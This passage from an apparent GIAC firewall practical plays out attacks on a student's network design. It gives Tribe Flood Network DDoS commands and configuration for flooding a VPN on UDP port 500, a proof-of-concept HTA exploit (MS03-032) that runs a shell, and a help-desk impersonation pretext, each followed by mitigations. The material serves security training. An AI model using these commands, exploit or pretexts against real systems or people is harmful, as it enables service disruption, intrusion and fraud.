Now from the master we connect to our remote shells on the clients and send crafted ICMP ECHO-REPLY packets form the clients to the daemon machines. This is how we command and control the network of daemons and tell them what to attack and how. We know who the daemons are as we have that listed in a file. The communication between the clients and daemons does not use any TCP or UDP, only ICMP packets in the one direction.

The command executable name can be anything you want at compile time, but below is an example of what the screen looks like in the remote shell if you just type the command by itself. In this case, the command is 'tfn'.

```
------------------------------------------------------------------------
----
               [tribe flood network]   (c) 1999 by Mixter

usage: ./tfn <iplist> <type> [ip] [port]
<iplist>     contains a list of numerical hosts that are ready to flood
<type>       -1 for spoofmask type (specify 0-3), -2 for packet size,
             is 0 for stop/status, 1 for udp, 2 for syn, 3 for icmp,
             4 to bind a rootshell (specify port)
             5 to smurf, first ip is target, further ips are broadcasts
[ip]         target ip[s], separated by @ if more than one
[port]       must be given for a syn flood, 0 = RANDOM
------------------------------------------------------------------------
----
```

Using the technique above, we are actually injecting specific sequence id for the ICMP ECHO-REPLY packets that are sent from the client to the daemon. The injection of certain sequence ids is a call to the daemon to execute specific types of attacks against the 'iplist'. These attacks can be UPD, SYN, or ICMP based attacks. the output below from Dave Dittrich's analysis outlines what can be accomplished at pre-compile time by altering the config.h file that is contained in the tfn2k tar ball. You can easily see the commands that can be issued via the sequence id field in the ECHO-REPLY packets.

```
------------------------------------------------------------------------
----
#ifndef _CONFIG_H

/* user defined values for the teletubby flood network */

#define HIDEME "tfn-daemon"
```

```
#define HIDEKIDS "tfn-child"
#define CHLD_MAX 50

/* #define ATTACKLOG "attack.log" keep a log of attacks/victims on all
   hosts running td for debugging etc. (hint: bad idea) */

/* These are like passwords, you might want to change them */

#define ID_ACK         123     /* for replies to the client */
#define ID_SHELL       456     /* to bind a rootshell, optional */
#define ID_PSIZE       789     /* to change size of udp/icmp packets */
#define ID_SWITCH      234     /* to switch spoofing mode */
#define ID_STOPIT      567     /* to stop flooding */
#define ID_SENDUDP     890     /* to udp flood */
#define ID_SENDSYN     345     /* to syn flood */
#define ID_SYNPORT     678     /* to set port */
#define ID_ICMP        901     /* to icmp flood */
#define ID_SMURF       666     /* haps! haps! */

#define _CONFIG_H
#endif
-------------------------------------------------------------------------
----
```

To connect to our clients to something similar to the following, depending on our client's IPs:

```
# ./[command file] iplist 4 12345
               [tribe flood network]   (c) 1999 by Mixter

[request: bind shell to port 12345]
192.168.0.1: shell bound to port 12345
#
```

If wee wish to launch a UDP flood against Mr. Seah's site, it looks as though our command issued at each client will be something like this (refer to the help screen above):

```
"./[command file] <daemon list> <type of attack> [target list] [port]"
```

Remember earlier we stated that most VPN situations require port udp 500 to be opened to the world at the firewall. Well, this is the port we choose to attack, we will render their VPN useless, impacting their business operations.
So we will choose to launch a UDP flood against Mr. Seah's site. The command to the client's will be:

```
"./[command file] ./daemon_ips -1 3 -2 10000 1 [ip address for Mr.
Seah's site] 500"
```

After attaching to the two clients under our control, we can issue the above command. This in theory will launch our UDP port 500 flood against the site

using all 50 daemons under our control. This should disrupt IKE/ISAKMP communications to them for a while.
But we won't yet. We will wait a few days to let everyone's logs cycle to try and cover our tracks. It's not foolproof, but it helps a bit. Although we risk losing some clients by either being found out, or machines will no longer be available. But we eventually do launch the attack on a Monday at 9:00 AM. Hopefully many of their business partners will need access at that time and we will prove to them just how unreliable doing business with Mr. Seah's VPN solution is.

Well, the attack is launched. And because the daemons are using spoofed random addresses, there is no way to block these packets reliably at the firewall, other than shutdown the VPN service altogether. To confirm whether our attack was working, we called the Help Desk for Mr. Seah's operation posing as a business partner techie and asking if they were having VPN related problems because we couldn't connect. They confirmed that the VPN was definitely experiencing problems and they were not sure when it would be back up. I'm sure the security admin on duty was shaking in his boots! We ended the attack later that day by issuing a stop command to all the daemon machines from the clients with:

```
"./[command file] ./daemon_ips 0"
```

According to Dave Dittrich's analysis and the help screen described above, this should stop all the daemons. We can use them again another day.

Mitigations:

Firstly, if any of our daemons are behind networks performing proper anti-spoof filtering, the daemons cannot use spoofed packets and would likely be detected soon afterwards.

For this particular scenario, there is not really much that can be done about an attack against UDP port 500 on systems that are running a VPN through them. The only case where this can be prevented, is when there is no ubiquitous UDP 500 access for IKE traffic. If it is just partner to partner access, then it can be controlled at the gateway by IP address filtering. Anything from elsewhere would be dropped.

If we used an ICMP flood instead, then it could be guarded against at the border router by not allowing ICMP anything through, or using leveraging rate limiting capabilities on the CISCO router which would limit how much ICMP traffic can be sent through a router in a given period. The firewall can also easily be set to block all ICMP traffic inbound.

If we chose to use a SYN flood attack against say the web server address, it is likely that the SmartDefense system on the Check Point firewall would not detect this as I believe it is only useful when a particular address sends multiple SYN

packets and a threshold is reached. so, if they daemons were sending one SYN from each of thousands of random spoofed addresses, then this could likely succeed.

ATTACK AGAINST AN INTERNAL SYSTEM:

In this exercise, we will attempt to compromise an internal system on Li Bee Seah's GIAC network.
Initial examination of Li Bee Seah's network configuration doesn't reveal a whole lot of options. He has employed well layered security defense using SMTP relays, split DNS, etc. There is no way from the outside to directly connect to an internal network system. Only the service network is directly addressable, and it contains an IDS sensor. If we go directly past the firewall in any capacity that is not viewed as normal traffic, our tracks will be logged and we risk being found out.
Another alternative is to use legitimate allowed traffic to access and compromise a system on the service network. We could then use it to hop off into the internal network using one a communication channel that the compromised system uses to tunnel to the internal network. In reading more of Mr. Seah's practical, there does not appear to be any indication of the versions of operating systems or server based software versions used in the service network. Although no matter what versions they are running, it is also likely they are fairly well maintained and patched for the more offensive and well known attacks. We won't waste out time there either.
A more viable alternative is compromise an unsuspecting internal workstation as they can go pretty much anywhere on the internet they choose. Mr. Seah did not include a proxy server on the internal network….very interesting indeed. Also, internal workstations are not always kept up to date in terms of hot fixes and patches to close security weaknesses. So it is more likely that an attack of this nature will succeed. It is not to say the other methods wouldn't work, this just seems to be the least path of resistance and we are more likely to get away with it without being detected. The fact there is no proxying server to control outbound web connectivity or apply any kind of filtering/access control to the internet, we like what we see, or in effect, don't see. Rule 15 of his firewall policy allows anyone on the internal network to go anywhere using HTTP or HTTPS! We also noticed Mr. Seah has an internal network IDS sensor. I would imagine the security administrators ignore many alerts from that sensor as it must generate a lot of 'noise' on his pager. Or at the very least, don't review the alerts coming from it for some hours, if not longer. An attack to compromise an internal workstation by peruses the internet, uncontrolled I might add, is the way we will go.

Attack methodology:

After experiencing a situation with .HTA files (HTML applications) being launched by our own users, and seeing the obvious hole they contain, I decided that this was going to be the way to go. .HTA files are objects that execute within the browser, but are not restricted to the same security constructs as regular HTML files. .HTA based files and objects can read and write local files and the registry! Neat huh!
See vulnerability description in:
http://www.kb.cert.org/vuls/id/865940
Additional information is listed in Microsoft security bulletin MS03-032

This vulnerability is only 6 months old or so and may have missed the attention of their security administrators, or perhaps they didn't realize the impact, or they are not prepared to update all their browsers very easily, or quickly. Either way, we will try.

If we can coax an internal staffer to run the malicious .HTA object file, we should be able to root the box or whatever else we like, especially if that person has more authority on the box or in the organization. We think some mind manipulation techniques are in order here.
The internal IDS sensor, if configured to alert on the presence of .HTA files would expose our efforts. So we hope the sensor is de-tuned to the point that only very critical intrusions are alerted upon, or at least enough time passes to allow us to get away with it.

After a few searches on the web, I obtained exploit code and tested it. It certainly does work and can be made to do almost anything.
Exploit code is listed at: http://k-otik.com/exploits/08.21.M03-032.php
In its raw form, I had trouble getting the script to run, but after addressing some of the vbscript errors, I managed to get the concept code to run. this is how it worked out..

1. I open the web page with a link that points to the malicious .HTA file
2. I click on the link for the .HTA
3. I receive a confirmation dialog to confirm download of the .HTA file.
4. .HTA file executes.

Although while testing, this code produced a 'fireplace' like screen saver type graphic which you could escape out of, I was able to clear most of the concept code and insert the following script code to launch a command shell. Even though it doesn't really do much and pops up a command shell in no stealthy fashion, the point is that any command can be executed through this method. It could use ftp in a silent fashion to copy down a root kit, it could download Netcat and setup a pipe to send the SAM database or virtually anything you want it too. So the goal here is to coax the client to click on a web link we setup for them to access. This is where some social engineering comes into play.

TEST.HTA

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
<HEAD>
      <TITLE>Test HTA</TITLE>
      <HTA:APPLICATION ID="TestApp"
            applicationname="Killer"
            >
</HEAD>
<BODY>
<font face="arial" size="2">This is an example of an HTA application.<br>

<script language="vbscript">
Set shell=CreateObject("WScript.Shell")
shell.run("c:\windows\system32\cmd.exe")
</script>

</BODY>
```

The execution:

We setup an official looking corporate web page on a stolen account from a major ISP. We also place our malicious .HTA file in the directory. If the victim does fall for it, then they will see nothing happen, it will contain commands that run silently in the background, quickly.

Now we need a GIAC employee to go to that page and click on the link, then accept the .HTA file download.

I searched the web for any GIAC mobile employee name I could find, preferably one that would likely use a VPN client to connect in. I eventually found some very recent forum postings by a 'Dean Reuters' he appears to have been discussing how much he liked using VPN with an employee of another company that uses VPN also. He also mentioned he was leaving for a Mexican vacation in a week. Bingo!

After the date Dean indicated he was on vacation. I then called the help desk for GIAC, posing as 'Dean Reuters'. I explained to the analyst that I was in an important business meeting and time was of the essence, sounding a little frantic to increase the stress and cooperation level of the help desk analyst. I explained that I could connect to the internet no problem, but when I tried to download a file I needed for my presentation, that it wouldn't work. In order to demonstrate this to them, clearly, I heavily suggested they surf to the same 'corporate web page' I was accessing and click on the link to see if the download worked for them. After they explained to me that it didn't appear to work for them either, I gleefully said, "Oh well, that'll teach me not to be prepared next time!" and promptly hung up. Well, the tactic worked, and they fell into the trap quite easily, almost too easily. We have now 'compromised' an internal system imposing whatever will we desired upon it.

It is not necessarily important exactly what our exploit performs, what is important is that it could have been anything, as stated above. You can probably bet that the analyst has admin rights that probably extend well beyond the local machine. As long as the analyst's machine did not contain the patch for MS03-032, then it would have worked and we would be well on our way to the first phase of really mucking up GIAC's systems. The only thing that may interfere with this master plan is if the security administrator noticed on the internal IDS that an .HTA download just took place and followed up on it. they would be alarmed at the findings!

Mitigations:
- Apply patch for MS03-032 to all workstations.
- Block .hta file using SmartDefense on the firewall itself.
- Install an application proxy that all users must pass through prior to going to the net. A properly configured proxy can aid against these types of attacks.
- Train your staff in detecting attempts at 'social engineering'.

APPENDIX A

Exploit code for Solaris "sadmind" vulnerability (CVE-1999-097)

REFERENCES

Antoine, Vanessa; Bongiorni, Raymond; Borza, Anthony; Bosmajian, Patricia; Duesterhaus, Daniel; Dransfield, Michael; Eppinger, Brian; Gallicchio, Kevin; Houser, James; Kim, Andrew; Lee, Phyllis; Miller, Tom; Opitz, David; Richburg, Florence; Wiacek, Michael; Wilson, Mark; Ziring, Neal,
"NSA Router Security Configuration Guide", September 27, 2002, Version: 1.1.
URL: http://www.insecure.org/nmap/index.html (Dec 12, 2003)

Sanfilippo, Salvatore - a.k.a "Antirez", Hping2 man page, URL: http://www.hping.org/manpage.html (Feb. 22, 2004)

Author unknown, tcpdump.org home page, URL: http://www.tcpdump.org (Feb 22, 2004)

Hobbit; Wysopal, Chris, Network Utility tools, Netcat utility, Unix and Windows versions 1.1, URL: http://www.atstake.com/research/tools/network_utilities/ (Feb 22, 2004)
Fyodor, Nmap scanning tool, URL: http://www.insecure.org/nmap/index.html (March 03, 2004)

Seah, Li Bee, GCFW Practical assignment, Version 1.9, January 20, 2003, URL: http://www.giac.org/practical/GCFW/LiBee_Seah_GCFW.pdf (March 22, 2004)

CheckPoint.com, ISAKMP Alert, February 7, 2004, URL: http://www.checkpoint.com/techsupport/alerts/41_isakmp.html (March 17, 2004)

Common Vulnerabilities and Exposures, CAN-2004-0040, March 18, 2004, URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0040 (March 22, 2004)

SecurityTracker.com, "Check Point VPN-1 and SecuRemote/Secure Client ISAKMP Certificate Request Buffer Overflow Lets Remote Users Execute Arbitrary Code With SYSTEM/Root Privileges", Feb 11, 2004, URL: http://www.securitytracker.com/alerts/2004/Feb/1008948.html (March 23, 2004)

Shankland, Stephen, "German programmer "Mixter" addresses cyberattacks", Interview, February 14, 2000, URL: http://news.com.com/2100-1023-236876.html?legacy=cnet (March 23, 2004)

CERT.ORG, CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sadmind, last updated March 02, 2000, URL: http://www.cert.org/advisories/CA-1999-16.html (March 23, 2004)

US-CERT.GOV, Vulnerability note VU#28934, Sun Solaris sadmind buffer overflow in amsl_verify when requesting NETMGT_PROC_SERVICE, last updated May 16, 2001, URL: http://www.kb.cert.org/vuls/id/28934 (March 23, 2004)

US-CERT.GOV, Vulnerability Note VU#258564 Linux NFS utils package "rpc.mountd" contains off-by-one buffer overflow in xlog() function, last updated Sept. 17, 2003,URL: http://www.kb.cert.org/vuls/id/258564 (March 23, 2004)

Dittrich, Dave, "The Tribe Flood Network distributed denial of service attack tool", October 21, 1999, URL: http://staff.washington.edu/dittrich/misc/tfn.analysis (March 24, 2004)

Dittrich, Dave, "Anatomy of Setting up a DoS Network", Last modified, July 22, 2000, URL: http://staff.washington.edu/dittrich/talks/sec2000/anatomy.html (March 24, 2004)

Microsoft, "Microsoft Security Bulletin MS03-032, Cumulative Patch for Internet Explorer (822925)" last revised October 3, 2003, URL: http://www.microsoft.com/technet/security/bulletin/MS03-032.mspx (March 24, 2000)

US-CERT.GOV, Vulnerability Note VU#865940 “Microsoft Internet Explorer does not properly evaluate application/hta MIME type referenced by DATA attribute of OBJECT element”, last updated October 6, 2003, URL: http://www.kb.cert.org/vuls/id/865940 (March 25, 2003)

K-otik Security by “malware”, “Internet Explorer Object Data Remote Execution Exploit (M03-032)”, August 21, 2003, URL: http://k-otik.com/exploits/08.21.M03-032.php (March 25, 2004)